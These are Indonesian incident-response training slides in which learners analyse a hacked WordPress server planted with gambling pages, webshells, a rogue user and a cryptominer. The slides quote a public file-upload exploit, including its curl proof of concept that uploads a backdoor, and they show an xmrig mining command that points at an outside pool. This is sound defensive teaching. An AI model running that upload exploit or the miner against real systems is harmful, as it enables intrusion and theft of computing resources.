
Bimbingan Teknis Kesiapsiagaan Penanganan Insiden Siber


PENANGANAN EXPLOITASI WEB SERVER - SESI DETECTION & ANALYSIS

Achmad Ridho, S.Tr.TP Sandiman Pertama pada Direktorat KSS Pemda Badan Siber dan Sandi Negara



TAHAPAN PENANGANAN INSIDEN





DETECTION & ANALYSIS

*FILES & DIRECTORY



SKENARIO

Pada Bulan Juni 2022, tim monitoring Gov-CSIRT mendapati adanya aduan siber perihal adanya sebuah website yang muncul halaman untuk judi online. Adapun link yang dikirimkan oleh pelapor adalah http://xxx.xx.xx/wp-content/themes/hestia/

Gov-CSIRT berhasil melakukan koordinasi dan mendapatkan artefak sistem website tersebut, untuk dijadikan sebagai media pembelajaran CSIRT pada Sektor Pemerintah.

Saat ini, tim anda merupakan tim *Incident Response* untuk melakukan penyelidikan secara mendalam pada artefak tersebut. Berikut informasi artefak tersebut :

Alamat IP : 192.168.56.145

Username/Password : adminsvr/admin




RINCIAN TAHAPAN PENANGANAN INSIDEN

- Buktikan bahwa artefak berisi mengenai aksi peretasan dan penyisipan halaman untuk Judi Online
 - Cek via browser pada alamat dan path sesuai kronologi awal
- Lakukan identifikasi dan analisa (compromise assesment) secara mendalam pada artefak tersebut untuk menemukan bukti peretasan
 - pada files/directory dan malicious file/code, pada aplikasi/proses berjalan, pada layanan terjadwal, pada aktivitas login dan daftar user, analisa log
- Melakukan eradikasi, recovery, audit, vulnerability assesment
- Memetakan detail insiden yang terjadi



COMPROMISE ASSESSMENT





DIREKTORI DEFAULT WEB APLIKASI

```
adminsvr@ubuntu: /var/www X
adminsvr@ubuntu:~$ cd /var/www/html/
adminsvr@ubuntu:/var/www/html$ ls -alt --full-time
total 212
drwxr-xr-x 5 www-data www-data 4096 2022-07-13 03:51:03.540004755 -0700
           1 www-data www-data 3694 2022-07-13 03:51:01.792004681 -0700 wp-config.php
drwxr-xr-x 3 www-data www-data 4096 2022-06-18 09:12:24.284562659 -0700 ...
drwxr-xr-x 6 www-data www-data
                                4096 2022-06-14 02:08:46.654301440 -0700 wp-content
-rw-r--r-- 1 www-data www-data
                                7415 2022-06-14 01:13:10.454422638 -0700 readme.html
-rw-r--r-- 1 www-data www-data
                                 235 2022-06-14 01:12:55.782505980 -0700 .htaccess
drwxr-xr-x 19 www-data www-data 12288 2022-06-14 01:07:28.992383480 -0700 wp-includes
-rw-r--r-- 1 www-data www-data 2422 2022-06-14 01:07:28.992383480 -0700 wp-links-opml.php
-rw-r--r-- 1 www-data www-data 3306 2022-06-14 01:07:28.992383480
                                                                   -0700 wp-load.php
-rw-r--r-- 1 www-data www-data 37296 2022-06-14 01:07:28.992383480
                                                                   -0700 wp-login.php
-rw-r--r-- 1 www-data www-data 8048 2022-06-14 01:07:28.992383480
                                                                   -0700 wp-mail.php
     --r-- 1 www-data www-data 17421 2022-06-14 01:07:28.992383480
                                                                   -0700 wp-settings.php
-rw-r--r-- 1 www-data www-data 30091 2022-06-14 01:07:28.992383480
                                                                   -0700 wp-signup.php
                                                                   -0700 wp-trackback.php
-rw-r--r-- 1 www-data www-data 4620 2022-06-14 01:07:28.992383480
           1 www-data www-data 3065 2022-06-14 01:07:28.992383480
                                                                   -0700 xmlrpc.php
           1 www-data www-data 3669 2022-06-14 01:07:28.888384093 -0700 wp-cron.php
drwxr-xr-x 9 www-data www-data 4096 2022-06-14 01:07:28.860384258 -0700 wp-admin
-rw-r--r-- 1 www-data www-data
                                 364 2022-06-14 01:07:28.860384258 -0700 wp-blog-header.php
           1 www-data www-data 1889 2022-06-14 01:07:28.860384258 -0700 wp-comments-post.php
                                2853 2022-06-14 01:07:28.860384258 -0700 wp-config-sample.php
           1 www-data www-data
                                 418 2022-06-14 01:07:28.728385036 -0700 index.php
           1 www-data www-data
           1 www-data www-data 19935 2022-06-14 01:07:28.728385036 -0700 license.txt
-rw-r--r-- 1 www-data www-data 6878 2022-06-14 01:07:28.728385036 -0700 wp-activate.php
adminsvr@ubuntu:/var/www/html$
```

Direktori /var/www/html/ merupakan direktori default pada konfigurasi Web Server Sintaks :

cd /var/www/html/

Perlu dilakukan pengurutan berdasarkan waktu perubahan file atau direktori Sintaks :

Is -alt -full-time

Karena terdapat perubahan waktu periksa direktori "wp-content"



DIREKTORI /wp-content

```
adminsvr@ubuntu:/var/www/html$ cd wp-content/
adminsvr@ubuntu:/var/www/html\wp-content$ ls -alt --full-time

total 28
drwxr-xr-x 4 www-data www-data 4096 2023-02-13 14:09:12.344000000 -0800 uploads
drwxr-xr-x 5 www-data www-data 4096 2022-07-13 03:51:03.540004755 -0700 ..
drwxr-xr-x 6 www-data www-data 4096 2022-07-11 11:06:44.440001695 -0700 themes
drwxr-xr-x 5 www-data www-data 4096 2022-07-11 11:06:43.588001659 -0700 plugins
drwxr-xr-x 6 www-data www-data 4096 2022-06-14 02:08:46.654301440 -0700 .
drwxr-xr-x 2 www-data www-data 4096 2022-06-14 01:30:51.511527646 -0700 upgrade
-rw-r--r- 1 www-data www-data 28 2022-06-14 01:07:28.888384093 -0700 index.php
adminsvr@ubuntu:/var/www/html/wp-content$
```

```
adminsvr@ubuntu:/var/www/html/wp-content$ cd themes/
adminsvr@ubuntu:/var/www/html/wp-content/themes$ ls -alt --full-time

total 28
drwxr-xr-x 6 www-data www-data 4096 2022-07-11 11:06:44.440001695 -0700 .
drwxr-xr-x 9 www-data www-data 4096 2022-06-18 08:57:51.307637263 -0700 hestia
drwxr-xr-x 6 www-data www-data 4096 2022-06-14 02:08:46.654301440 -0700 ..
drwxr-xr-x 5 www-data www-data 4096 2022-06-14 01:07:28.888384093 -0700 twentyseventeen
-rw-r--r- 1 www-data www-data 28 2022-06-14 01:07:28.880384140 -0700 index.php
drwxr-xr-x 7 www-data www-data 4096 2022-06-14 01:07:28.880384140 -0700 twentysixteen
drwxr-xr-x 8 www-data www-data 4096 2022-06-14 01:07:28.8872384187 -0700 twentynineteen
adminsvr@ubuntu:/var/www/html/wp-content/themes$
```

Masuk ke direktori wp-content/ Sintaks:

cd wp-content/
Kemudian tampilkan informasi file
ls -alt --full-time

Ditemukan adanya perubahan pada folder

- themes
- plugins

Masuk ke direktori themes #cd themes/

Ditemukan adanya perubahan pada folder **hestia** pada tanggal 18 Juni



DIREKTORI /hestia

```
adminsvr@ubuntu: /var/www X
adminsvr@ubuntu:/var/www/html/wp-content/themes$ cd hestia/
adminsvr@ubuntu:/var/www/html/wp-content/themes/hestia$ ls -alt
total 1792
drwxr-xr-x 6 www-data www-data 4096 Jul 11 2022 ...
drwxr-xr-x 9 www-data www-data
           1 www-data www-data
                                9804 Jun 18 2022 index.html
                                1673 Jun 14 2022 archive.php
           1 www-data www-data 46936 Jun 14 2022 CHANGELOG.md
           1 www-data www-data 22187 Jun 14 2022 editor-style.css
           1 www-data www-data
                                 273 Jun 14 2022 footer.php
           1 www-data www-data 343370 Jun 14 2022 screenshot.png
                                 728 Jun 14 2022 single.php
           1 www-data www-data
           1 www-data www-data 168256 Jun 14 2022 style-rtl.css
                                4096 Jun 14 2022 template-parts
drwxr-xr-x 2 www-data www-data
                                1255 Jun 14 2022 docker-compose.ci.yml
           1 www-data www-data
drwxr-xr-x 12 www-data www-data
                                4096 Jun 14 2022 inc
                                 164 Jun 14 2022 offline.php
           1 www-data www-data
           1 www-data www-data
                                1694 Jun 14 2022 search.php
                                 798 Jun 14 2022 sidebar-woocommerce.php
           1 www-data www-data
                                 688 Jun 14 2022 single-jetpack-portfolio.php
           1 www-data www-data 175015 Jun 14 2022 style.css
                                 112 Jun 14 2022 404.php
                                2012 Jun 14 2022 comments.php
                                4096 Jun 14 2022 gutenberg
           1 www-data www-data 1768 Jun 14 2022 header.php
           1 www-data www-data 518367 Jun 14 2022 package-lock.json
           2 www-data www-data 4096 Jun 14 2022 page-templates
           1 www-data www-data
                                 724 Jun 14 2022 sidebar.php
-rw-r--r--   1 www-data www-data 137273 Jun 14  2022 style-rtl.min.css
drwxr-xr-x 7 www-data www-data
                                4096 Jun 14 2022 assets
                                 164 Jun 14 2022 500.php
           1 www-data www-data 4436 Jun 14 2022 functions.php
                                3059 Jun 14 2022 index.php
           2 www-data www-data
                                4096 Jun 14 2022 languages
           1 www-data www-data
                                 743 Jun 14 2022 page.php
           1 www-data www-data 49762 Jun 14 2022 readme.md
                                7164 Jun 14 2022 toolset-config.json
                                4096 Jun 14 2022 vendor
           1 www-data www-data 18815 Jun 14 2022 editor-style.min.css
           1 www-data www-data 1114 Jun 14 2022 front-page.php
-rw-r--r-- 1 www-data www-data 143772 Jun 14 2022 style.min.css
-rw-r--r-- 1 www-data www-data 1824 Jun 14 2022 attachment.php
adminsvr@ubuntu:/var/www/html/wp-content/themes/hestia$
```

Masuk ke direktori hestia/ Sintaks: # cd hestia/ Kemudian tampilkan informasi file # ls –alt


Terdapat file yang baru ditambahkan pada tanggal 18 Juni

Lakukan pengecekan terhadap file tersebut dengan memasukan path direktorinya ke tab address di browser




TAMPILAN SISIPAN SITUS JUDI ONLINE

Periksa link: http://192.168.56.145/wp-content/themes/hestia/index.html





DIREKTORI plugins/






PLUGIN BERBAHAYA







Exploit Title : Wordpress Work the flow file upload 2.5.2 Shell Upload Vulnerability

Exploit Author : Claudio Viviani

Software Link: https://downloads.wordpress.org/plugin/work-the-flow-file-upload.2.5.2.zip

Date : 2015-03-14

Tested on : Linux BackBox 4.0 / curl 7.35.0

Description:

Work the Flow File Upload. Embed Html5 User File Uploads and Workflows into pages and posts.

Multiple file Drag and Drop upload, Image Gallery display, Reordering and Archiving.

This two in one plugin provides shortcodes to embed front end user file upload capability and / or step by step workflow.

Location :

http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public/assets/jOuery-File-Upload-9.5.0/server/php/index.php

PoC:

curl -k -X POST -F "action=upload" -F "files=@./backdoor.php" http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public /assets/jQuery-File-Upload-9.5.0/server/php/index.php


Backdoor Location:

http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/backdoor.php



UPLOAD FILE BACKDOOR (WEBSHELL)


192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/index.html



Fitur yang dimanfaatkan oleh penyerang yang memang terdapat pada plugin work-the-flow-upload



TENTANG WORK-THE-FLOW-FILE-UPLOAD



Work The Flow File Upload: Security Information

Insecure versions: Up To 2.5.2

Latest Version:

Known since: 2015-11-25 04:40:52

3.0.1

Insecure versions: Up To 2.5.2

Known since: 2015-11-25 04:40:52

Work The Flow File Upload: Safety Recommendations

We have rated Work The Flow File Upload as **Good (current version safe)** which means that we have found vulnerabilities in older versions.

We recommend that you only use the latest version of Work The Flow File Upload.

Work The Flow File Upload: Staying Up-to-date

Make sure your installation of **Work The Flow File Upload** is safe with the following **free**Jetpack services for WordPress sites:

Updates & Management

Turn on auto-updates for Work The Flow File Upload or manage in bulk.

Prevent Infiltrations

Automatic protection against brute force attacks and secure sign on.

Choose Your Plan



FILE BACKDOOR WEBSHELL

Melihat file backdoor yang diupload penyerang Sintaks #nano b374k.php


Akses melalui browser: http://192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/b374k.php



FILE BACKDOOR WEBSHELL


Melihat file backdoor yang diupload penyerang Sintaks #nano fr3aks.php

Akses melalui browser: http://192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/fr3aks.php





DATA USER LOGIN



```
**Never logged in**
syslog
                                           **Never logged in**
_apt
tss
                                            **Never logged in**
uuidd
                                            **Never logged in**
                                           **Never logged in**
tcpdump
avahi-autoipd
                                           **Never logged in**
usbmux
                                            **Never logged in**
rtkit
                                            **Never logged in**
                                            **Never logged in**
dnsmasq
cups-pk-helper
                                           **Never logged in**
speech-dispatcher
                                            **Never logged in**
avahi
                                           **Never logged in**
kernoops
                                            **Never logged in**
saned
                                            **Never logged in**
                                           **Never logged in**
nm-openvpn
hplip
                                           **Never logged in**
whoopsie
                                           **Never logged in**
colord
                                            **Never logged in**
aeoclue
                                           **Never logged in**
                                           **Never logged in**
pulse
gnome-initial-setup
                                               **Never logged in**
                                           **Never logged in**
qdm
adminsvr
                          192.168.56.1
                                           Mon Feb 13 02:50:13 -0
                 pts/0
800 2023
systemd-coredump
                                           **Never logged in**
                                           **Never logged in**
mysql
sshd
                                           **Never logged in**
                                           Sat Jun 18 09:31:34 -0
jacob
                 pts/1
                          192.168.2.138
700 2022
pollinate
                                           **Never logged in**
                                           **Never logged in**
landscape
                                           **Never logged in**
wazuh
                                            **Never logged in**
root
nobody
                                           **Never logged in**
adminsvr@ubuntu:/var/log$
```

Lakukan pengecekan user login Sintaks: #cd /var/log #lastlog

Ditemukan 2(dua) user yaitu :

- adminsvr
- jacob



DATA USER

```
adminsvr@ubuntu: /etc
 dminsvr@ubuntu:/etc$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
qnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,..:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

```
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
adminsvr:x:1000:1000:adminsvr,,,:/home/adminsvr:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper://usr/sbin/nologin
mysql:x:126:133:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
jacob:x:1001:1001:,,:/home/jacob:/bin/bash
pollinate:x:128:1::/var/cache/pollinate:/bin/false
landscape:x:129:135::/var/cache/pollinate:/bin/false
landscape:x:129:135::/var/cache/pollinate:/bin/false
landscape:x:129:135::/var/cache/pollinate:/bin/false
landscape:x:129:135::/var/csec:/sbin/nologin
wazuh:x:130:136::/var/ossec:/sbin/nologin
```


Lakukan pengecekan user pada system Sintaks : #cat /etc/passwd

Ditemukan user lain bernama **Jacob** yang diberikan akses kepada aplikasi bash pada system (terminal dan direktori)

*bash merupakan aplikasi yang digunakan untuk menjalankan perintah kepada sistem operasi



DATA USER



Terdapat User **Jacob** pada folder home

Terdapat file yang mencurigakan milik User **Jacob** :

- xmrig
- backup.sh
- gdrive



FILE MENCURIGAKAN


Cek file backup.sh dengan sintaks: #nano backup.sh

```
adminsvr@ubuntu:/home/jac × + v


GNU nano 4.8

cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u 4A9qAQ4ZwiWZpqTQ2o8T3q>
```

Cek folder xmrig dengan sintaks : #cd xmrig #ls -alt



